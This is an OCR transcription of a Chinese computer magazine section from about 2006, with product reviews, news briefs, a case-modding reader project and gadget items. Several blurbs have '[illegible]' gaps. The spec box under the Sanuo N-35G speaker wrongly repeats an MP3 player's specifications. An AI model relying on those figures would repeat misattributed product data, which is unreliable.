这一切对很多消费者来说都是非常适合的，当然，你也要为此付出不少的钱财。配备酷睿2自然是一种中高端消费，既然你肯花费高昂的价格追求性能，那何不给CPU找一个好家？另外，技嘉目前还在举办“烤肉”大赛，也许你会因此而中奖呢！翻翻近期的《电脑爱好者杂志》彩页，你会找到关于这次“烤肉”大赛的详细奖项和参赛要求，奖品非常丰厚哦！



▲GA-965P-DS4散热效果出众

规格

- 支持最新一代Intel Core 2 Extreme/Core 2 Duo处理器
- 支持双通道DDR2-800内存
- 内建两个PCI-E显示卡插槽
- 内建SATA 3Gb/s并支持磁碟阵列功能
- 内建高品质8声道HD-Audio音效芯片
- 支持千兆（Gigabit）网卡与IEEE 1394连接功能
- 采用全固态电容

mini 音响 2.1 音箱的新特征

多彩DLS-2110 2.1音箱

295元 0755-21089596 http://www.deluxworld.com



规格

RMS	15W+5W×2（THD=10%）
信噪比	≥70dB
卫星箱	W78mm×H240.5mm×D78mm
主箱	W220mm×H171mm×D338mm
毛重	5.76千克

多彩DLS-2110 2.1音箱主体颜色以白色为主，配之以黑色为辅，主箱表面的贴皮中加入了少许银粉，细致的工艺使得箱体表面在呈现出陶瓷白的同时更具清新感。此外，多功能的电镀按键的排列组合可以自由播放多种音频格式，泛着幽蓝的LED显示灯，与经典的黑白配色箱体浑然一体，让人顿觉格调不俗，卫星箱体积娇小，表面也是干净纯澈的陶瓷白，因而主箱与卫星箱之间也给人一种时尚精致的感觉。

DLS-2110主箱选用的是优质高密度板材，将失真率严格控制在最小范围内。一般来说，2.1的音箱在分频电路设计上相对比较简单，但是DLS-2110采用了独特双分频方案，使音效层次感更加分明，主箱扬声器采用对倒置式设计，这种设计在底部的方式，能够有效地将低频声音经由地面反弹，在一定程度上加强了低频的下潜力和量感，在观看电影中的爆炸等动作场景时这种低音单元的优点更加明显。

另外，卫星箱采用了2.75英寸的音频单元，同时网状的面罩能有效地防止谐振，它的表现能力不仅能满足流行音乐的要求，在中高音整体听感的演绎上也是细腻柔和，延伸更好。

试玩游戏，如《魔兽世界》时，你可以充分感觉到声场定位的回馈，虽然不及5.1声道音箱那样具有立体环境的充实感，但相比2声道音箱，还是有很强的位置感。当你关闭电脑时，它更像是一款mini音响，很是漂亮。

高品质 多乐趣


富士康P9657AA-8KS2H主板

965元 800-830-6099 http://www.foxconnchannel.com.cn

无与伦比的制造能力、强大的研发能力，不惜投入的板卡厂商极为少见，而富士康又是这少数派精英中的精英，在P9657AA-8KS2H主板上，完全体现了富士康对产品的态度。

P9657AA-8KS2H非常能体现富士康对主板的理解，对其拿手之事——制造方面，P9657AA-8KS2H核心的CPU供电电路采用了成熟的三相回路设计，并为每项电感都配备了2竖2横一共四片的MOS，加上日系高品质3300uF电容和富士康铝聚合物电容保驾护航，其稳定性和超频潜力是大部分同规格主板不能媲美的。当然，正是由于制造的强大能力，其元件采购成本可以尽量降低，从而给消费者以合理的价格，因此你也不必担心其价格问题。相比而言，同档次产品还都在1500元上下，而P9657AA-8KS2H则是一款低于千元的P965芯片组主板。

P965可以支持PCI Express x16、一个PCI Express x4，这样可以实现双卡互联技术。同时，也并非完全依照Intel P965芯片组规格设计主板，例如IDE接口的加入，可以让使用者从容升级，而不用抛弃很多IDE接口的产品，例如光驱，目前绝大部分光存储设备还是依靠IDE接口连接的。



值得一提的是，富士康P9657AA-8KS2H配置了富士康独家的FOX-ONE智能控制芯片，这项堪称软硬件完美结合的创新技术，令主板具备了加速系统反应时间、最佳化用电、动态超频、智能管理风扇和散热等多种特色功能。


规格

Intel全系列LGA775处理器
支持1066/800/533MHz FSB
支持DDR2800/667双通道内存，4组DIMM槽
最大内存8GB
Realtek(HDA)7.1声道音效芯片
Marvell千兆以太网卡

为 Vista 而生

微软LiveCam NX/VX6000摄像头

999元/999元 800-820-3800 http://www.microsoft.com



微软LiveCam NX6000摄像头

摄像头有什么稀奇的?当然有,在微软200万像素的LiveCam NX6000摄像头上,你就能找到不一样的感觉。这款为Vista而生的摄像头产品将把现体验的“视频聊天”这一摄像头使用功能发挥到极致。同为微软的产品,其拥有与生俱来的特性——无缝整合,通过Live Messenger,你可以使用LiveCam NX6000与他人联系,在摄像头顶端的按键可以帮助你快速呼出MSN联系人选单。同时,这个LiveCam NX6000还整合有麦克风,在“Microsoft”字样的右面,这样高度整合在一起的产品,可以让你在聊天之前,或是拨打可视网络电话更加方便,你不用想着要连接麦克风、安装设备,一个LiveCam NX6000全部搞掂。

这款摄像头的外形非常小巧,带有的卡扣是为笔记本使用者定制的,不仅如此,他的携带更是让人难以想象,竟如此方便。包装内有个小桶一样的布质便携包,你可以很容易地整理好线缆,还记得那个卡扣吗,这时还可以用来当作线缆整理呢!最后将LiveCam NX6000放置于其中,挂在钥匙链上即可,样子非常时尚,让你彻底摆脱携带中的不便,很是受用。

规格	
像素	200万
麦克风	内置
接口	USB 2.0

微软LiveCam VX6000摄像头

除了为笔记本设计的LiveCam NX6000,为Vista打造的还有一款VX6000,这款摄像头的外形更加圆润而不是像NX6000那样有棱角。VX6000更适合在家庭中使用,同时,它也可以放在笔记本上使用,秘密就在底座上面。其圆形底座可以打开,而前端部分正好是一可卡扣,这样可以挂在笔记本屏幕顶端使用,也很方便。其像素为130万,色彩效果非常出众,同时和NX6000一样,也是无缝整合产品,与Live Messenger无缝连接,并且具有麦克风,使用起来同VX6000没有什么区别。



规格	
像素	130万
麦克风	内置
接口	USB 2.0

分频带来高品质

三诺 N-35G 2.0书架式音箱

488元 0755-83026309 http://www.3nod.com.cn





如果单纯从外表来看三诺N-35G，那么它也可以称得上一件有生命的艺术品。纯黑色的音频单元与光可鉴人的高档黑色钢琴漆配合的相得益彰，将N-35G的风格完美地展现出来。而镶嵌在前面板的白色螺钉又在古典韵味中为N-35G带来了一丝后现代的动感。

N-35G采用了把高频信号和低频信号分别用两路放大器进行放大处理的方式，也就是俗称“电子分频”的技术。也就是说每声道使用了2路放大器，2声道就使用了4路放大器，与同类型采用分频电路设计的音箱相比，成本在功放上就要高一截，无疑是更专业的做法。

另外，N-35G在音盆材质与功放的选择上可谓是下足了功夫：低音单元选择了成本较高，但内阻尼好，广泛流行于高档音箱中，一致性好而且失真低的聚丙烯PP盆，各方面表现都很出色。与拥有出色口碑的高档双20W法国汤姆逊TDA7265低音功放相配合，为音箱提供了强劲有力的功率支持，其功率放大器输出功率为40W（20W+20W），同时，也可有效防止开关机的冲击声，避免了开关机的噪声，使人能够更快地进入纯静音乐的完美意境。而N-35G的高音单元则采用了超强钕铁硼磁体的丝膜球顶，与2颗1875、18W高频功放配合得天衣无缝，使得高音温暖醇和。无论是喜爱理性的低吟浅唱，或是中意感性的高歌猛进，都可以从N-35G的完美表现中找到共鸣点。

规格

规格
支持XVID（AVI）MP4影像
MP3闹钟可定时音乐唤醒
1.8英寸26万色OLED真彩屏，160度超广视角
电子书阅读，收录放全能

革命第一击

罗技VX Revolution无线鼠标

649元 800-820-0338 http://www.logitech.com/index.cfm/CN/ZH

为什么罗技敢于在推出具有划时代意义的MX1000（世界上第一个激光鼠标）后，在最新的鼠标发布时，名称提为Revolution（革命）？可以说，无论是新的MX Revolution还是我们今天接触到的VX Revolution，真的是一种革命，颠覆传统鼠标的革命之作。

Revolution鼠标最具革命性的设计就是MicroGear精准滚轮。这款早在两年前就开始设计的顶级鼠标并非因其外形或是采用材质的问题而持久不见上市。MicroGear内部是一个可动装置，具备“自由滚动”和“点击模式”两种操作模式，例如你在阅读很长的网页小说时，以光标选中某一行文字或某个单元格作为起始点，然后用力拨动滚轮，这时MicroGear的微型电机会驱动滚轮进行翻页。简短的几秒钟就可以向下滚动近千行。而现在所有的鼠标，如果你想做到同样的事情，手指不知道要拨动滚轮几百下才可以！

同时，作为专为笔记本使用者设计的Revolution系列鼠标，VX的个头非常小巧，但也并非是一味的小巧。通过多人，不同手形、不同大小手掌试用，都能体会到VX Revolution异形鼠标的舒适、易用。唯一VX Revolution不足之处，便是无法让左撇子享用这样舒适的操作手感了。



规格
MicroGear精确滚轮
单触式搜索
高分辨率缩放
2.4GHz无线微型接收器
人体工程学设计

动感 MP3

爱国者可爱派MP3-F986 MP3播放器

599元（512MB） 800-810-7666 http:/www.aigo.com



规格

支持XVID（AVI）MP4影像
MP3闹钟可定时音乐唤醒
1.8英寸26万色OLED真彩屏，160度超广视角
电子书阅读，收录放全能

爱国者可爱派MP3-F986的外形十分可爱，路线并不是那种追求酷感十足的产品，而更像是能够博得女生喜爱的MP3播放器。据统计，在一款MP3中，使用频率最多的两个按键就是代表“上一首”和“下一首”的滚动键了，而爱国者月光宝盒MP3-F986巧妙地将这两个按键设计成半圆弧形状，融合在屏幕上下端，这样既节省了外形空间，同时，两个半圆弧又巧妙地打破了MP3外形上的单调。

同时，它是目前全球第一款率先采用SRS（WOW HD）超重低音环绕立体声音效的数码随身听。谈到SRS（WOW HD），它是SRS WOW的新一代产品。业内人士可能都知道，随着影音行业跨入HD时代的脚步日益加快，目前众多的音频实验室纷纷推出了新一代的对应HD的音频标准，继杜比和DTS两大环绕声品牌推出HD新标准之后，著名的虚拟环绕声品牌SRS也推出了最新的标准，被称为WOW HD。本质上SRS （WOW HD）是过去SRS WOW虚拟环绕声的延续，不过WOW HD的声音效果与老版的SRS WOW则有了更进一步的提升。

外形和音质，是爱国者月光宝盒可爱派MP3-F986的两个显著特征。不过它的特点也远远不仅于此。作为一款具备视频播放的MP3，F986支持Xvid (avi) MP4影像播放，播放速度达到24帧/秒，可视角度达到160O以上；另外更值得一提的就是大屏了。1.8英寸26万色全彩OLED的采用，成像细腻，图像表现卓越超群，视频播放流畅动人。

旋转世界

多彩 DLV-B33钢甲媚 摄像头


136元 0755-33676130 http://www.deluxworld.com

摄像头最难让人接受的是什么事情？就是不能自由旋转，全方位全角度的旋转，那才好玩！如果你也有这样的要求，那多彩DLV-B33钢甲媚摄像头就非常值得你关注。

DLV-B33的硬件规格相当出众，其采用中星微302+MI360芯片顶级内核配置，性能稳定，内置麦克风的设置实现了视频与通话的双重功效，让你的网聊更加充满乐趣和实效。此外，DLV-B33还可支持即时、延时、运动检测、录像、预约拍照等软件功能，多种镜头特效和相框模式的选择也是充满人性化。

当然，对于DLV-B33来讲，最值得一提的就是它可左右旋转360度和可上下翻转360度的立体空间自由旋转的功能。这个独有的功能让你在使用过程中省却了不停更换摄像头的放置位置以调整最佳角度的麻烦，只要你将其放在桌上的任何一个位置，都可以找到你的最佳角度。

此外，DLV-B33还配送一副精美的金属三脚架，底座下面有一个孔，此孔就是专门用来固定三脚架。有了这样一个三脚架的支撑，摄像头的摆放可以更加稳固，同时摆在桌面上也是一个十足炫耀的装饰，更重要的是避免了置于显示器上方容易经常被绊倒的麻烦。



规格

感光元件	CMOS
元件描述	CMOS SENSOR MI360/MT9V011
元件像素	130万
最大分辨率	640×480DPI

Express
新品短信息

趋势科技发布大中型企业IMSA
趋势科技在IMSA（网关信息安全设备）中全面采用了自主研发的反垃圾邮件扫描引擎TMASE，配合网络信誉服务NRS，有效防御各种垃圾邮件。作为纯硬件的网关设备，可以像交换机、路由器那样被放置于在机架上。（赵志英）

惠士嘉PL 3209多媒体音箱激情上市
PL3209的卫星箱与低音箱设计极具特色，低音单元面板主体黑色，太空银色落于其间，就像一颗闪耀的流星划破寂静的长夜；而两个卫星音箱银色的面板将深邃的黑色扬声器网罩包裹其中，富有很强的立体感，与低音单元组合在一起富有很强的视觉冲击力。（李隆）

三诺N-35G书架式音箱上市
三诺又向市场中又推出了旗下永恒系列的一款新品：N-35G。这也是继三诺推出N-20G、N-20GII及N-30G后，又一款2.0规格的书架式音箱。N-35G应用了全新的电子分频技术与全新的功放芯片，售价488元。（李隆）

海尔超宽润眼酷睿轰天雷全球首发
日前，海尔电脑又推出全球首款22英寸超宽润眼酷睿台式机轰天雷，以22英寸超大润眼视野，酷睿极速运算性能，在演绎健康理念的同时带给用户畅快激爽的应用体验。（孙银平）

爱国者开创桌面存储时代
日前，华旗资讯在总部所在地理想国际大厦隆重召开了题为“开创桌面存储时代”的桌面存储王系列新品发布会。华旗资讯在本次大会上一举发布了其最新研发的首批“爱国者桌面存储王”五大系列新品，宣告了存储领域的一个崭新空间——桌面存储在我国的正式开启。（姚雯）

snowmanN12绚丽上市
随着北桥规格的变化，北桥过热引起的死机、重启、超频失败已越来越多，北桥的散热也日渐引起重视。snowman N12的散热片使用太阳花刨切技术，内置了一个4010的水晶风扇，出人意料地使用了发光风扇，蓝色发光设计使得本来就清凉的N12更加绚丽。（孙银平）

海尔商用天龙H雷霆出世
海尔天龙H依托英特尔最新的博锐平台，立足满足用户深层需求，致力于为用户提供更低整体拥有成本和更高安全性的办公信息化方案。据悉，海尔天龙H相对传统PC总体拥有成本降低60%，性能却提升了40%，功耗降低40%，安全性也达到新的高度。（孙银平）

MiniFun“质”慧不凡
从金士顿推出的新品整体上看，金士顿USB闪存盘Mini Fun已经不是最新的生力军，但推出至今，其始终都处于存储时尚的塔尖，凭借的就是自身不凡的“质”慧实力。DataTraveler Mini Fun的大小只有38mm x 19mm x 8mm，个性的外形设计让它可以兼备钥匙扣等随身配饰的功能。（孙银平）

富士康P4M890超值主板
富士康采用VIA（威盛）公司推出的最新P4M890整合芯片的主板，是首批采用P4M890整合芯片的主板之一，南桥芯片配合优化之后的8237R Plus，令这款主板支持全系列LGA 775封装的赛扬D、P 4、P 4EE以及最新的双核处理器等。（李隆）

富士康蝶形散热器CMI-775-21L惊艳亮相
继X型、U型高效铝质散热器获得巨大市场反响之后，富士康再次发布新款V型（蝶形）散热器——CMI-775-21L。CMI-775-21L产品适用于P4 LGA 775 3.2G，Celeron D 2.8G~3.33G处理器，蝴蝶形外观设计，长寿命轴承8025静音风扇，散热片材质为纯铝。（李隆）

Industry
业　界

超视能（Maxian）体验移动数字影音新生活
如果你此时打算购买数字产品，一定不能错过超视能（Maxian），作为目前对数字移动电视支持最好的大屏幕MP4，不仅面子十足，还和豪杰超级解霸合作推出网站正版电影下载，为您解决片源的后顾之忧。（赵志英）

ChinaRen推出新产品——校内
拥有中国最大校友录和超人气社区的ChinaRen.com推出了一个面向在校大学生的Web2.0社区类产品——“ChinaRen校内”(http://xiaonei.chinaren.com)。用户可以体验高质稳定的日志、提醒、目标功能等综合而成的个人信息管理平台。还可以通过圈子、活动、好友、纸条等功能构建独特的校园内交友网络和课程相关资料管理。（陈月玲）

看高清电影　首选丽台显卡——丽台举行有奖征文活动
丽台科技（Leadtek）诚邀您参加“看高清电影，首选丽台显卡”有奖征文活动。北京的网友有兴趣可亲临PCPOP观看高清电影，报名参加“观看高清电影，写观后感”的活动，名额有限，共10名（每个人赠送精美礼品一份）。在这10个人中，写观后感较好者（1名），可获得游戏手柄一个。（姚雯）

富士康965主板活动超炫显卡有型车模大赠送
这次奖品设置与以往有很大不同。除了英特尔限量版精美车模外，还有作为继主板、机箱、散热器三大有品牌之后，另外一个重磅级自有品牌的显卡产品，会作为这次活动的大奖出现。登录http://www.foxconnchannel.com.cn/index.aspx参与活动。（李隆）

麦博木质2.0音箱FC280
正是使用了更加优秀的晶体对管功放，使麦博2.0产品拥有与众不同的优秀品质，可以在多媒体音箱市场大放异彩。对2.0产品感兴趣的音乐爱好者、喜于尝鲜的求新用户，可以到市场试听这两款新品，尝试改变自己对于传统2.0产品的看法。FC280输出功率为50Wx2 RMS，放大器频率响应20Hz～35KHz，喇叭频率响应50Hz～20KHz，输入灵敏度为350mV，信噪比大于85dB，隔离度大于50dB，电源为AC220V、50Hz，产品尺寸为247mm×210mm×361mm，重量为13.7公斤。（李隆）





三星金将军18速光雕
TS-H652M支持包括DVD-RAM在内的多种盘片格式，并打破了DVD刻录16X至顶的预言，将DVD刻录水平提升到18X，极大地推动了行业的发展。规格方面，三星TS-H652M内建2MB缓存，除了支持48X CD-R刻录和32X的CD-RW刻录外，DVD+\-R的刻录速度也都达到了业界最高的18X。DVD-R DL刻录速度为8X，DVD-RAM刻录速度为12X，真正实现了“光硬盘”神话。对于追求速度的DVD刻录用户而言，TS-H652M无疑是首选。（姚雯）



秋 · 装 | 随着秋风，随着落叶，随着收获的心情，衣变，妆变，精神变，就连周身的数码装备也随着金色的秋香而换装。





明基 Joybee E320 MP3音乐播放器

- ✓ 外观冷硬却手感柔和，符合其“石头”的自诩，又渗透出内在的珠光宝[illegible]一块名副其实的“宝石”。
- ✓ [illegible]的外壳，透亮得如镜子一般，随意的一瞥，都会让你在它[illegible]许久。
- ✓ [illegible]MP3功能都能在它的身上找到，而且它更适合教你唱歌，哪句歌[illegible]，你说了算。
- ✓ [illegible]格式的视频播放，但记住这可不意味着是MP4哦！
- ✗ [illegible]作？很难，因为按键两侧都有。
- ✗ 不要太过用力地按它，那些看起来有些浮夸的按键好像随时都有掉下来的可能。

价格：599元（1GB）　网址：www.benq.com.cn

诺基亚 5500 sport 三防手机

- ✓ 能够从它的身上看到高性能跑鞋的身影，足见其“三防”的决心。
- ✓ [illegible]布衫的外门功夫，它的音乐修养也很不错哦。
- ✓ [illegible]，对于手机来说，拍照够爽！
- ✓ [illegible]晃手机，可不是犯病，只是在玩3D游戏而已啦。
- ✗ 成也坚硬，败也坚硬，橡胶材制的键盘对于“拇指族”来说，是个练习一阳指的好机会。

价格：2000元左右　网址：www.nokia.com.cn



惠普 DV2000笔记本电脑

- ✓ [illegible]品般的工艺，加上黑潮般行云流水的外观设[illegible]，摆在面前足能表现你高贵的气质。
- ✓ [illegible]心裁的触摸板加上独特的轻触按键，一切皆[illegible]指间。
- [illegible]不再靠打字，双麦加摄像头的组合让家中小[illegible]能网上交流。
- ✓ [illegible]机就能播放QuickPlay，除了节省资源，更体现出一份科技的关怀。
- ✗ 怪哉，怪哉，高配机型并没有摄像头，而低配的却有。

价格：9999元　网址：www.hp.com.cn



柯达 V570数码相机

- ✓ 双镜头虽不新鲜，但是具有23广角能力的就不那么多见了，更何况它还有5×的光学变焦能力压阵。
- ✓ 除了广角出色，还能拼接3张水平方向的照片，实现全景呈现。
- ✓ 速度在它的身上体现得淋漓尽致，无论是开机、关机，还是连拍时的快门反应。
- ✗ 液晶屏显示不容乐观，不过还好啦，至少在PC上还是能够显现500万的风采。
- ✗ [illegible]按得最爽的快门键却有些松[illegible]，建议还是按中间吧，保险些。

[illegible]：3200元
网址：wwwcn.kodak.com

抗寒首选——USB防寒手套

除了暖气、火炉和体温，我们还有一个给爱人温暖手套的方法——USB。这款G-Gloves附有可拆取式的连接线及on/off开关，双层保暖衬垫和两种温度调节功能，指头上还绣有可爱的英文字母，只要插入USB槽，即可让各位怕冷的女生，在寒冷的天气里手指依旧温暖灵活。

最浪漫的收藏——阳光

看好了，这可不是CS里面的自制闪光弹，而是充满诗情画意的太阳能电灯。由 Suck UK 设计的这款电灯，白天看起来就像是个大瓶子，只要放在窗边，吸上一整天的阳光，晚上便会发出光芒，就像是将傍晚的夕阳装到瓶子里头一般的美丽。

在19期CFan送出了大量的EL发光线，大家可以去坛子里转转，当时申请的人相当的多，谢谢朋友们对MOD版面的支持。可奖品是有限的，我们选出了50名积极的、有MOD经验的朋友赠送了EL发光线，大家上传了MOD效果图。现在，我们要送出风扇了，大家快去顶你的兄弟吧！谁的MOD效果图帖子回复多，就有望得到我们的大台风风扇。快去顶！！！记得是在论坛（bbs.cfan.com.cn）里的MOD专区哟^O^。



杨过 http://yangguo.blog.cfan.com.cn

超越自我 ROUNK ONE

■ 广东/DIGI

创作动机：上期看到了《属于我的制冷机箱——ROUND ONE》一文，认为很有创意，加上我个人特别喜欢水冷散热系统，爱上它有高效静音，决心制作一个自己的水冷机箱和ROUND ONE比划比划。





❶

1 机箱仿造塔式机箱的设计，采用热分离的两层设计,上层板卡硬盘，下层是冷排电源，主热源的热量都在下层排出，不影响板卡的散热。主板托架用抽拉式，方便安装板卡。光驱仓用了炫目的荧光压克力板来做，塔式设计，非常YY，8个光驱位可以容纳更多的设备。



❷

2 机箱前面板安装了电子温度计,一共可显示7组温度，机器的工作状况一目了然。用压克力板雕刻了ROUNK ONE字样，显出主题。

3 下部分依然采用压克力板制作，掏空了个性的标志，更有助于空气的流通。在压克力板上色前，先用砂纸将表面磨粗，不然油漆会脱落的。


4 侧板、开窗部分装上了透明压克力板和棱形铝网。透明压克力板用镶嵌方式，不同于用螺丝固定的形式，并在压克力板上雕刻了简单的图案。

5 热排出风口和光驱位的窗口装上了菱形铝合金网，原来是采用冲孔网的，后来发现菱形的网比冲孔网更加美观，感觉来得更凉爽。

MOD情结：ROUNK ONE以简单的线条为主，颜色上没有太多的变化，我所选用的图案也是以直线为主，目的就是要用简洁的线条和颜色带出新的感觉。同时我用到了上期讲的UV水以及水冷的一些应用，使我的ROUNK ONE更加完美。



❸



❹



❺

我也要文身

■ 四川/**韩建峰**

在MOD改造过程中往往需要给电脑文文身——上上漆，如何能达到较好的效果呢？要想改变硬件的颜色，最好的方法就是刷漆。因为刷漆不仅仅可以改变硬件表面的色彩，更可以改变硬件的质感。比如银漆、金漆可以让硬件看上去更富有金属质感，荧光漆可以使硬件在黑夜里都闪闪发光。这些油漆容易买到，一般模型店里的彩漆比较全面，各种颜色，各种特殊功能的漆都可以找到。

打磨和保养：上色前首先要打磨，细砂纸打磨外壳，使它表面变得粗糙一些,上漆干透之后，用汽车上用的抛光蜡一打，效果就像木地板一样光滑明亮。不要忘记，擦干抛光蜡之后要涂一层保护膜，比如汽车上用的香蜡，或者喷一层碧丽珠也行，防止氧化，这样光泽可以保持好长一段时间。

上色主要手法

1.用笔刷给硬件上色是最为简单的方法，只需要一只毛笔，一罐彩漆就可以开工为你的显示器或机箱上色了。

2.要想均匀涂色或处理一些特殊的色彩效果，只有喷笔才能实现。有了喷笔还需要加个气泵，它是利用电动马达压缩空气，以提供给喷笔喷绘油漆的动力。喷漆手法就是要将喷漆方向大约30°的角度喷向物件表面，不要养成90°直角度喷涂习惯。

小贴士：如果你觉得上面的喷笔、笔刷太过于繁琐，也有更简单的方法——贴纸。找几张五颜六色的电光纸或者是蜡纸，精心地设计一些花色和图样，然后用剪刀小心地将你设计的图形剪出来，贴在机箱上就OK了。



果果 http://guoguo.blog.cfan.com.cn

女人，让GAME不再OVER

■ 北京/**田汀**

以前，一说到女人和游戏，就能隐隐感觉到她们之间“天敌”的气息，也许是因为游戏抢走了男人大部分的时间。现在不同了，女人除了成为众多游戏的主角，更多地成为游戏的主宰，她们在游戏中寻到了征服的快感，体验着击败男人时的满足。越来越多的游戏厂商看到这可喜的变化，女性游戏、女性游戏设备，甚至于女性游戏网站层出不穷，大有一争天下的趋势。女人，你可以让生活更美，你可以让游戏更加艳丽。





参考价格 ￥1200

女人独享，粉、红色 DS Lite

千万别以为它是个化妆镜或者粉饼，这可是任天堂专为女性玩家推出的DS Lite掌上游戏机，特别的红色和粉色，体现着女人独有的魅力和品位。用它来玩SEGA推出的女性游戏——《时尚魔女》，你可以通过收集“打扮魔法卡”来变换各种风格的服装，和对手比拼舞技。

粉色格斗PS2，巾帼不让须眉

不用再看着八神庵在《拳皇》里面笑傲江湖了，你使用的“不知火舞”也能在世界各地称霸街头。现实生活中需要用矜持和可爱来掩饰，一旦机会在手，女人的那股子“狠劲”还真不容小窥。更何况她们用的是这款配了粉色手柄和粉色8MB记忆卡的粉色PS2，在她们的领地还是小心为妙。

参考价格 ￥148

参考价格 ￥1200

参考价格 ￥780

巡航者4D鼠标属女性

精灵电子在玩家的心中有着较高的地位，这款巡航者4D鼠标更是以小巧的外形和华丽的设计征服了不少fans，尤其是它极具诱惑的红色版，十分适合女性玩家的使用。之所以被称为4D，源于它四向设计的滚轮，前后左右，异常灵活。女人们都好玩祖玛、连连看之类的小游戏，费眼费力费鼠标，而且对于鼠标的灵活性要求很高。为了不让她再把失败归罪于手中那可怜的“小鼠”，换新的吧。

游戏的坚固支撑 Steel keys 6G键盘

Steel Keys 6G是Steel series为游戏玩家专门设计，紧凑合理的键位，人体工学原理的手托设计，即使长时间操作也不会感觉到手掌的疼痛。不经意地发现，原来它更加适合女性玩家，可同时按下9个按键也不会发生冲突，再也不用担心游戏中的手忙脚乱了。而且它禁得起200KG的重力，掉在地上都没事，就更不怕女人GAME OVER后拿它来撒气啦。

领养一个电子爱人

要想体验恋爱的感觉，是需要付出一定代价的。现在好了，只要你付出少量的金钱，就可以“领养”一个忠实可靠的电子爱人。它分为男生版和女生版，各提供八位个性迥然的爱人，玩家可通过赞美、送礼、郊游等与爱人交流互动，以此增加彼此的好感度。在这里，追男仔是不会被人耻笑的哦！

戒除网瘾的办法








老猫的儿子辩解道……



网络是个好东西，它方便我们获取信息，享受娱乐，但是沉迷其中，则会严重地影响学习、工作、生活。

■张炜昱



果果 http://guoguo.blog.cfan.com.cn


Flash 排行榜





名次	作品名称	作者
1	为你服务	itscartoon
2	完美老公	卡拉瑞
3	给你幸福	苏勇
4	小破孩·包	拾荒
5	老公老公我爱你	中华轩动画网
6	宠物三贱客 04	小川汇
7	这辈子我们还能在一起吗	tt3ltt3l
8	月光光	DoFaLa
9	骨头日记	飞扬影音
10	穿越时空的爱恋	一度电


最有趣的屏幕清洁大队



屏幕又沾上了指纹吗？还是灰尘再次大举入侵？没问题，看我们屏幕清洁大队的厉害，保准三两下就让屏幕清洁溜溜，干净如新！

屏幕清洁大队成员共有：爱心蜘蛛、绿毛虫以及金黄河豚。虽然它们有着圆滚滚的外型，但打扫的功夫可是一点也不输给别人。它们拥有三大秘密武器：一是藏在腹部的柔软绒毛布，轻轻柔柔，不伤镜面；二是最长可达24英寸的延长线，即使是宽达42寸的大屏幕，都能在它服务的范围之内；最后一项，也是最强的一点，就是使用者的双手。看到哪边脏了，就请自己捉着清洁大队，往那边擦去吧！这些可爱又实用的小帮手，每只售价为美金6.99元（约人民币56元）。


最轻薄的电子书



准备抛开那些大部头的书本，迎向电子书的时代吧！

Fujitsu公司研发了全世界最轻薄的电子书，它用电子纸做为显示器，整合电子书读取功能的产品，屏幕大小为7.8英寸（约为A5 Size），可同时显示4,096色，搭备有SD读写槽及USB传输孔，重量仅有区区的177克。展示机换页的速度会随图片的复杂度而有所影响，比较复杂的图片最慢需要四秒钟的时间做画面的替换处理，但一般性的图片都只需要一秒钟的时间就可以呈现出来。由于电子纸能够在不消耗电力的情况下持续呈现最后的影像，因此这款展示机的电池续航力相当的长，同时也很适合当做静态的广告牌使用。不过目前这项产品还没有批量生产上市的计划。

最时尚的太阳能发电装



虽然不如能在衣服上玩乒乓的Pong dress新奇有趣，也不具有自我保护功能，不过这件由Despina Papadopoulos设计的Day-for-Night太阳能发电洋装，依旧吸引大众的目光！

这件洋装由444片白色电路板组成(片数的多寡由衣服的长短决定)，白天时，附在电路板上的太阳能电池能帮衣服充电，每片电路板上的RGB LED也会随着周遭环境的不同而改变颜色，另外，透过2.4GHz无线网络连结，位于远程的计算机还可以对这件衣服“发号施令”。

未来，设计者计划在这件衣服上增加GPS定位系统、加速计、有机发光二极管（OLED）显示器等功能，并公开原始码及设计图，好让其他有兴趣的人可以使用。